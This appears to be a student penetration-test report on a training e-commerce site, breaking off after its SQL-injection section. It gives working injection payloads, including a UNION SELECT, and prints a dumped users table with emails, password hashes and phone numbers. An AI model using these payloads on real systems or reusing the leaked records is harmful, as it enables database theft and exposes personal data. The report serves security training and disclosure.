






# Online E-commerce Portal Ethical Hacking Project

Detailed Developer Report

# Security Status – Extremely Vulnerable

- Hacker can steal all records in Lifestyle Store databases (SQLi)
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders (Shell Upload)
- Hacker can change source code of application to host malware, phishing pages or even explicit content (Shell Upload)
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information (XSS)
- Hacker can extract customers' information.(IDOR)
- Hacker can easily access or bypass admin account authentication.(Weak password)
- Hacker can get access to seller details and login into the website using customer of the month usernames (PII).

# Vulnerability Statistics



# Vulnerabilities:

No	Severity	Vulnerability	Count
1	Critical	SQL Injection	3
2	Critical	Access to admin panel (Weak Password)	1
3	Critical	Arbitrary file upload	1
4	Critical	Account takeover via OTP Bypass	1
5	Critical	CSRF	3
6	Severe	Reflected and Stored XSS	2
7	Severe	Default files and pages	6
8	Moderate	Components with known vulnerabilities	3
9	Moderate	Insecure direct object reference (IDOR)	4
10	Low	PII Leakage	2
11	Low	Open Redirection	2

# 1. SQL Injection

## SQL Injection (Critical)

Below mentioned URL in the **Products Page showing socks, t-shirts and shoes** is vulnerable to SQL injection attack

### Affected URL :

- <http://13.235.13.117/products.php?cat=1>

### Affected Parameters :

- cat (GET parameter)

### Payload:


- cat=1'

# 1. SQL Injection

SQL Injection (Critical)	<p>Here are other similar SQLi in the application</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.235.13.117/products.php?cat=2">http://13.235.13.117/products.php?cat=2</a></li><li>• <a href="http://13.235.13.117/products.php?cat=3">http://13.235.13.117/products.php?cat=3</a></li></ul>


# Observation

- Navigate to T-Shirt tab where you will see number of T-shirts. Notice the GET parameter CAT in the URL:



# Observation


- We apply single quote in cat parameter: `products.php?cat=1'` and we get complete **MySQL error**:





# Observation


- We then put --+ : **products.php?cat=1'--+** and the error is removed confirming SQL injection:



# Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:

**cat=1' union select database(),database(),database(),version(),version(),version(),version()--+**



# PoC – Attacker can dump arbitrary data

- No of databases: 2
  - Information\_schema
  - hacking\_training\_project
- No of tables in hacking\_training\_project: 10
  - brands
  - cart\_items
  - categories
  - customers
  - order\_items
  - orders
  - product\_reviews
  - products
  - sellers
  - users

# Business Impact – Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Below is the screenshot of users table which shows user credentials being leaked with hashing which can be decrypted using dictionary brute forcing/ brute forcing.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

```
Database: hacking_training_project
Table: users
[15 entries]
```

email	name	password	phone_number	user_name
admin@lifestylestore.com	admin	\$2y\$10\$XkmdvrXSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	8521479630	admin
donald@lifestylestore.com	Donald Duck	\$2y\$10\$PM.7nBSP5FMaldXiM/S3s./p5xR6GtKvjry7ysJtx0kBq0JURAHs0	9489625136	Donal234
Pluto@lifestylestore.com	Brutus	\$2y\$10\$XkmdvrXSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	8912345670	Pluto98
chandan@lifestylestore.com	Chandan	\$2y\$10\$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0Vei0KLVDa	7854126395	chandan
popeye@lifestylestore.com	Popeye the sailor man	\$2y\$10\$Fkv1RfwYTioW0w2CaZtAQUXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC	9745612300	Popeye786
radhika@lifestylestore.com	Radhika	\$2y\$10\$RYxNh0yV/G4g70tFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	9512300052	Radhika
Nandan@lifestylestore.com	Nandan	\$2y\$10\$G.cRNLMEiG79ZFXELHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	7845129630	Nandan
murthy@internshala.com	Murthy Adapa	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG	8365738264	MurthyAdapa
jhon@gmail.com	John Albert	\$2y\$10\$GhDB8h1X6XjPMY12GZ1vD07Y3en97u1/.oXTZLmYqB6F18FBgecvG	6598325015	john
bob@building.com	Bob	\$2y\$10\$kiUikn3HPFbuyTtK75LLNurxzqC0LX3eMGy0/Uxl6J0oG37dCGKLq	8576308560	bob
jack@ronald.com	Jack	\$2y\$10\$z/nyNlkrJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	9848478231	jack
bull@ranto.com	Bulla Boy	\$2y\$10\$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	7645835473	bull
konezo@web-experts.net	hunter	\$2y\$10\$pB3U9iFxbBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2	9788777777	hunter
asd@asd.com	asd	\$2y\$10\$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBFQpCF2	9876543210	asd
cewi@next-mail.info	acdc	\$2y\$10\$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	9999999999	acdc

# Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Whitelist User Input:
- Character encoding: Convert all ' to \', " to \", \ to \\.
- Sanitize user input.
- Disable/remove default accounts, passwords and databases.

# References


- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)

## 2. Access to Admin Panel (Weak Password)

Access to Admin Panel (Critical)	<p>Below mentioned URL has a vulnerability allowing complete admin access using <b>weak password</b> and can be used to access the admin panel</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.235.13.117/wondercms/loginURL">http://13.235.13.117/wondercms/loginURL</a></li></ul>

# Observation

